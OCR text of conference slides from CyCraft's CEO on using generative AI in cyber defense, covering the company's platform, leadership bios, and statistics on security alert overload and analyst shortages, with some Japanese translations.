
Gen-AI to Transform the Cyber Defense Landscape
Gen-AIによるサイバー防衛の変革



Dr. Benson Wu
Co-founder and CEO
benson.wu@cycraft.com
CyCraft Technology Corp.
https://cycraft.com


Agenda

Gen-AI

- What is Generative AI (GenAI)?
- GenAI in Cybersecurity
- Case Study and Demo

Agenda

What Is Generative AI?



Source: Gartner

CyCraft harnesses AI to empower every organization with FAST cybersecurity

CyCraft envisions a future where advanced AI empowers every organization with FAST (Fast, Affordable, Simple, Thorough) cybersecurity. This vision aims to transform the cyber defense landscape with efficiency and inclusivity, achieving more with fewer resources.

CyCraft has developed XCockpit, the world's first AI platform focused on autonomous identity threat simulation and fast forensics. It is specifically designed for quick detection and response to sophisticated, state-sponsored supply chain attacks, as well as to ransomware supported by criminal groups.

Passionate & Disciplined Leadership

Dr. Benson, Co-Founder & CEO

PhD in EE at National Taiwan Univ. and MS in CS at NCTU
Vice Chairman, Taiwan Defense Industry Association
Ex-General Manager at Verint Systems Taiwan
Co-founder, Xecure Lab (acquired by Verint)
Ex-Director, Engineering, Armorize (acquired by Proofpoint)

Jeremy, Co-Founder & CTO


MS in CS at TTU, Taiwan
Ex-Chief Architect at Verint Systems Taiwan
Founding member, Hacks in Taiwan (HITCON)
Co-founder, Xecure Lab (acquired by Verint)
Founder, X-Solve (acquired by Armorize)

PK, Co-Founder & CISO

MS in CS, Central Police University, Taiwan
Ex-Chief Information Officer at Verint Systems Taiwan
Founding member, Hacks in Taiwan (HITCON)
Ex-law enforcement at CIB (Crime Investigation Bureau) and NPA (National Police Agency)


Taiwan’s AI Ecosystem Map

Taiwan’s AI Ecosystem Map 2023
https://edge.aif.tw/2023first-ai-map/



Today I'd rather discuss "AI," but I still need to start from the pain points of cybersecurity

The Hamster Wheel of the Grim Cybersecurity Industry
サイバーセキュリティ産業のハムスターホイール😫



Inefficient and Ineffective 😫

Everyday, 5K security alerts

While spending 3 hours a day triaging alerts, 97% of analysts worry about missing a real security event because it is buried under a flood of alerts


83%-99% are false alarms

Security analysts are unable to deal with 67% of the daily alerts received and because of high false positives, it is not worth their time

Source: 99% False Positives: A Qualitative Study of SOC Analysts' Perspectives on Security Alarms, USENIX 2022

And also https://www.helpnetsecurity.com/2023/07/20/soc-analysts-tools-effectiveness/

Cyber Security Incident Reporting and Response (according to Cybersecurity Management Act, Taiwan)



Manpower shortage:

Shortage of “nurse”？

看護師不足

or

Shortage of “doctor”？

医師不足


THEATERIST_TH
All blue team members need to be superhero
全てのブルーチームメンバーはスーパーヒーローである必要がある
THEATERIST

All blue team members feel every day is blue Monda

全てのブルーチームのメンバーは、毎日がブルーマンデ

のように感じている

